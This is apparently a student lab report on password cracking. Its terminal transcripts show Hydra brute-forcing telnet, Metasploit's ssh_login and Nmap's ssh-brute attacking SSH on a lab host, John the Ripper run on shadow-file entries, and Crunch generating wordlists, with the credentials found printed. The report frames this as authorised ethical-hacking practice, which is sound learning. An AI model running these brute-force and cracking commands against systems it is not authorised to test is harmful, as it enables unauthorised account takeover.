ABSTRACT

This abstract outlines a comprehensive system hacking approach, integrating advanced tools such as Hydra, Auxiliary Modules, NSE Scripts, John the Ripper, and Crunch to create a powerful password-cracking methodology. Hydra, a versatile online password-cracking tool, is explored for its ability to automate brute-force and dictionary attacks across various network protocols like HTTP, HTTPS, and FTP. The Auxiliary Module, an integral part of penetration testing frameworks like Metasploit, is discussed for its role in automating tasks such as reconnaissance and vulnerability assessment, enhancing overall efficiency. The Network Scripting Engine (NSE) Scripts, a feature of Nmap, is highlighted for its utility in automating network tasks, aiding in vulnerability discovery and systematic exploitation. John the Ripper, a robust password-cracking tool, is examined for its effectiveness in offline attacks, particularly in cracking password hashes obtained from diverse sources. The importance of Crunch, a customizable wordlist generator, is emphasized for creating tailored password dictionaries, enhancing the success rate of dictionary attacks. The integration of these tools forms a comprehensive and efficient arsenal for security professionals, enabling them to identify and address vulnerabilities in network systems, contributing to robust cybersecurity practices.

OBJECTIVE

The objective of this comprehensive exploration is to provide a detailed overview of a systematic approach to system hacking, with a specific focus on utilizing advanced tools such as Hydra, Auxiliary Modules, NSE Scripts, John the Ripper, and Crunch for efficient password-cracking. The aim is to showcase the capabilities of each tool and their strategic integration to enhance the penetration testing process. By delving into the functionalities of Hydra for online attacks, Auxiliary Modules for task automation, NSE Scripts for network reconnaissance, John the Ripper for offline password cracking, and Crunch for password list customization, the objective is to empower security professionals with a holistic understanding of how these tools can be effectively combined. Ultimately, the goal is to contribute to the development of a robust and comprehensive methodology for identifying and addressing vulnerabilities in network systems, thereby reinforcing cybersecurity practices.

INTRODUCTION

In the ever-evolving landscape of cybersecurity, the imperative to understand and fortify against potential threats is paramount. This exploration delves into a systematic and comprehensive approach to system hacking, focusing on the nuanced integration of advanced tools that collectively form a potent arsenal for password exploitation. The objective is to unravel the intricacies of hacking methodologies by spotlighting the capabilities of Hydra, Auxiliary Modules, NSE Scripts, John the Ripper, and Crunch. Each of these tools plays a pivotal role in the process, contributing to the efficiency and effectiveness of password-cracking strategies.

As organizations continue to grapple with the relentless evolution of cyber threats, penetration testers and security professionals are compelled to stay ahead of potential adversaries. This examination seeks to empower these professionals with a profound understanding of how these tools can be strategically employed to identify and rectify vulnerabilities in network systems. From the dynamic capabilities of Hydra in online attacks to the automation prowess of Auxiliary Modules, the network reconnaissance utility of NSE Scripts, the offline password-cracking proficiency of John the Ripper, and the customized password list generation using Crunch—this exploration aims to provide a holistic perspective on their functionalities and how their integration contributes to a robust cybersecurity posture. As we navigate through the intricate world of ethical hacking, this study serves as a guide for security practitioners seeking to fortify digital landscapes against evolving threats through the judicious application of advanced hacking tools.

METHODOLOGY

Tools Implementation:

Hydra Implementation:

Explore the capabilities of Hydra by implementing it in various scenarios, such as online attacks against different network protocols (HTTP, HTTPS, FTP). Experiment with both brute-force and dictionary attacks to understand the tool's efficiency, limitations, and optimal configurations.

Auxiliary Module Integration:

Investigate the functionality of Auxiliary Modules within the context of penetration testing frameworks, particularly focusing on Metasploit. Explore the automation capabilities of these modules for tasks such as reconnaissance, target identification, and vulnerability assessment.

NSE Scripting and Network Reconnaissance:

Utilize NSE Scripts in conjunction with the Nmap scanning tool to automate network reconnaissance. Evaluate the scripts for their ability to discover vulnerabilities and gather information about network services, enhancing the overall efficiency of the penetration testing process.

John the Ripper for Offline Attacks:

Implement John the Ripper in offline scenarios to crack password hashes obtained from diverse sources. Explore its effectiveness in deciphering encrypted data at rest and analyze the factors influencing its success rate, such as hash algorithms and password complexity.

Crunch for Password List Generation:

Generate custom password lists using Crunch to tailor dictionaries for targeted attacks. Experiment with different parameters, including length, character sets, and patterns, to assess the impact on the success of dictionary attacks.

Integration and Synergies:


Investigate how these tools can be effectively integrated to create a cohesive and powerful methodology. Explore synergies between Hydra, Auxiliary Modules, NSE Scripts, John the Ripper, and Crunch to maximize their collective impact on identifying and exploiting security vulnerabilities.

Documentation and Analysis:

Document the outcomes of each experiment, detailing successes, challenges, and insights gained. Analyze the overall effectiveness of the integrated methodology, providing a nuanced understanding of the strengths and limitations of each tool and their collaborative application in ethical hacking scenarios.

SCREENSHOTS

1.HYDRA



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┌──(root㉿kali)-[~]
└─# cat > username.txt
USERNAMES

!root
$ALOC$
$SRV
$system
(NULL)
(any)
(created)
1
11111111
12.x
1502
18140815
1nstaller
2
22222222
30
31994
4Dgifts
5
6.x
7
ADAMS
ADLDEMO
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

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└─# cat > password.txt

!admin
!root
#l@$ak#.lk;0@P
$SRV
* * #
*3noguru
0
0000
000000
00000000
06071992
0th
1
1111
11111
11111111
123
123123
1234
12345
123456
12345678
1234567890
123qwe
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

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┌──(root㉿kali)-[~]
└─# hydra -L /root/username.txt -P /root/password.txt telnet://192.168.29.95
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-27 03:58:04
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 860080 login tries (l:827/p:1040), ~53755 tries per task
[DATA] attacking telnet://192.168.29.95:23/
[23][telnet] host: 192.168.29.95   password: 11111111
[23][telnet] host: 192.168.29.95   password: 1234
[23][telnet] host: 192.168.29.95   password: 4tas
[23][telnet] host: 192.168.29.95   password: GL
[23][telnet] host: 192.168.29.95   password: Q54arwms
[23][telnet] host: 192.168.29.95   password: SDOS_ICSAP
[STATUS] 698.00 tries/min, 698 tries in 00:01h, 859382 to do in 20:32h, 16 active
[23][telnet] host: 192.168.29.95   login: !root   password: !root
[STATUS] 640.44 tries/min, 1932 tries in 00:03h, 858148 to do in 22:20h, 16 active
[23][telnet] host: 192.168.29.95   login: $ALOC$   password: 22222222
[23][telnet] host: 192.168.29.95   login: $ALOC$   password: AM
[23][telnet] host: 192.168.29.95   login: $ALOC$   password: AMI
[23][telnet] host: 192.168.29.95   login: $ALOC$   password: AMI.KEZ
[23][telnet] host: 192.168.29.95   login: $ALOC$   password: AR#Admin#
[23][telnet] host: 192.168.29.95   login: $ALOC$   password: Administrative
[23][telnet] host: 192.168.29.95   login: $ALOC$   password: Airaya
[23][telnet] host: 192.168.29.95   login: $ALOC$   password: BASE
[23][telnet] host: 192.168.29.95   login: $SRV   password: owaspbwa
[23][telnet] host: 192.168.29.95   login: $SRV   password: * * #
[23][telnet] host: 192.168.29.95   login: $SRV   password: 0
[23][telnet] host: 192.168.29.95   login: $SRV   password: 0000
[23][telnet] host: 192.168.29.95   login: $SRV   password: 00000000
[23][telnet] host: 192.168.29.95   login: $SRV   password: 0th
[23][telnet] host: 192.168.29.95   login: $SRV   password: 1
[23][telnet] host: 192.168.29.95   login: $SRV   password: 123
[23][telnet] host: 192.168.29.95   login: $SRV   password: 000000
[23][telnet] host: 192.168.29.95   login: $system   password: #l@$ak#.lk;0@P
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
2.AUXILARY



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┌──(root㉿kali)-[~]
└─# msfconsole


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
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       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
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

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   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_identify_pubkeys                 normal  No     SSH Public Key Acceptance Scanner
   2  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner
   3  auxiliary/scanner/ssh/ssh_enumusers                        normal  No     SSH Username Enumeration
   4  auxiliary/scanner/ssh/ssh_version                          normal  No     SSH Version Scanner
   5  auxiliary/scanner/ssh/ssh_enum_git_keys                    normal  No     Test SSH Github Access


Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/ssh/ssh_enum_git_keys

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > █
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

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Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
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   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
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   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/username.txt
USER_FILE ⇒ /root/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/password.txt
PASS_FILE ⇒ /root/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.29.95
RHOSTS ⇒ 192.168.29.95
msf6 auxiliary(scanner/ssh/ssh_login) > 
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

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   USER_AS_PASS      false            no        Try the username as the passw
   USER_FILE                          no        File containing usernames, on
   VERBOSE           false            yes       Whether to print output for a


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/username.txt
USER_FILE ⇒ /root/username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/password.txt
PASS_FILE ⇒ /root/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.29.95
RHOSTS ⇒ 192.168.29.95
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.29.95:22 - Starting bruteforce
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.29.95
RHOSTS ⇒ 192.168.29.95
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.29.95:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
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
3.NSE


root@kali: /usr/share/nmap/scripts
File Actions Edit View Help

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voldemort-info.nse
vtam-enum.nse
vulners.nse
vuze-dht-info.nse
wdb-version.nse
weblogic-t3-info.nse
whois-domain.nse
whois-ip.nse
wsdd-discover.nse
x11-access.nse
xdmcp-discover.nse
xmlrpc-methods.nse
xmpp-brute.nse
xmpp-info.nse

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls -l | grep ssh
-rw-r--r-- 1 root root  5391 Jun  1 09:02 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1200 Jun  1 09:02 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3020 Jun  1 09:02 ssh-brute.nse
-rw-r--r-- 1 root root 16036 Jun  1 09:02 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Jun  1 09:02 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Jun  1 09:02 ssh-run.nse
-rw-r--r-- 1 root root  1423 Jun  1 09:02 sshv1.nse

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# 
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
root@kali: /usr/share/nmap/scripts
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└─# cd /usr/share/nmap/scripts

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# ls
acarsd-info.nse
address-info.nse
afp-brute.nse
afp-ls.nse
afp-path-vuln.nse
afp-serverinfo.nse
afp-showmount.nse
ajp-auth.nse
ajp-brute.nse
ajp-headers.nse
ajp-methods.nse
ajp-request.nse
allseeingeye-info.nse
amqp-info.nse
asn-query.nse
auth-owners.nse
auth-spoof.nse
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bitcoin-info.nse
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
root@kali: /usr/share/nmap/scripts
File Actions Edit View Help

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
┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# nmap --script ssh-brute.nse -p 22 192.168.29.95
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-27 09:03 EST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
```


root@kali: /usr/share/nmap/scripts
File Actions Edit View Help

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NSE: [ssh-brute] Trying username/password pair: administrator:123abc
NSE: [ssh-brute] Trying username/password pair: webadmin:123abc
NSE: [ssh-brute] Trying username/password pair: sysadmin:123abc
NSE: [ssh-brute] Trying username/password pair: netadmin:123abc
NSE: [ssh-brute] Trying username/password pair: guest:123abc
NSE: [ssh-brute] Trying username/password pair: web:123abc
NSE: [ssh-brute] Trying username/password pair: test:123abc
NSE: [ssh-brute] Trying username/password pair: root:mother
NSE: [ssh-brute] Trying username/password pair: admin:mother
NSE: [ssh-brute] Trying username/password pair: administrator:mother
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.29.95
Host is up (0.0010s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 1768 guesses in 602 seconds, average tps: 2.8

Nmap done: 1 IP address (1 host up) scanned in 602.64 seconds

┌──(root㉿kali)-[/usr/share/nmap/scripts]
└─# 
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
4.JOHN THE REAPER



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┌──(root㉿kali)-[~]
└─# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x]
)
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
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

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kali:$y$j9T$thVUCcCzQozwQh.2JyVRs.$T0FS1BRAcGSTCGldig/Ji2CbWc3bLVV8Ym1wEPDcIw
1:19590:0:99999:7:::

┌──(root㉿kali)-[~]
└─# cat >hash.txt
root:*:19590:0:99999:7:::
daemon:*:19590:0:99999:7:::
bin:*:19590:0:99999:7:::
sys:*:19590:0:99999:7:::
sync:*:19590:0:99999:7:::
games:*:19590:0:99999:7:::
man:*:19590:0:99999:7:::
lp:*:19590:0:99999:7:::
mail:*:19590:0:99999:7:::
news:*:19590:0:99999:7:::
uucp:*:19590:0:99999:7:::
proxy:*:19590:0:99999:7:::
www-data:*:19590:0:99999:7:::
backup:*:19590:0:99999:7:::
list:*:19590:0:99999:7:::
irc:*:19590:0:99999:7:::
_apt:*:19590:0:99999:7:::
nobody:*:19590:0:99999:7:::
systemd-network:!*:19590::::::
systemd-timesync:!*:19590::::::
messagebus:!:19590::::::
tss:!:19590::::::
```



5.CRUNCH



```
┌──(root㉿kali)-[~]
└─# crunch  6 6 ,,@@@%%%% -0 pass1.txt
Crunch will now generate the following amount of data: 5103 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 729
,,,,,,
,,,,,@
,,,,,%
,,,,@,
,,,,@@
,,,,@%
,,,,%,
,,,,%@
,,,,%%
,,,@,,
,,,@,@
,,,@,%
,,,@@,
,,,@@@
,,,@@%
,,,@%,
,,,@%@
,,,@%%
```



```
┌──(root㉿kali)-[~]
└─# crunch  6 6 vsdahguifhnvcej123456789 -0 pass.txt
Crunch will now generate the following amount of data: 793659328 bytes
756 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 113379904
vvvvvv
vvvvvs
vvvvvd
vvvvva
vvvvvh
vvvvvg
vvvvvu
vvvvvi
vvvvvf
vvvvvn
vvvvvc
vvvvve
vvvvvj
vvvvv1
vvvvv2
vvvvv3
vvvvv4
vvvvv5
```

CONCLUSION

These tools are designed for legitimate security testing and ethical hacking, where individuals have the explicit permission to assess the security of a system. It's crucial to use such tools responsibly, within legal boundaries, and with a clear understanding of the ethical considerations involved.

In a legal and ethical context, these tools can be employed as part of penetration testing or security assessments to identify vulnerabilities and weaknesses in a system. However, it's essential to follow ethical guidelines, obtain proper authorization, and adhere to relevant laws and regulations.

In conclusion, the use of hacking tools like Hydra, auxiliary, Crunch, NSE, and John the Ripper should always be conducted within the framework of ethical hacking and with explicit permission. Unauthorized and malicious use of these tools is not only against the law but also goes against the principles of responsible and ethical behavior in the field of cybersecurity.

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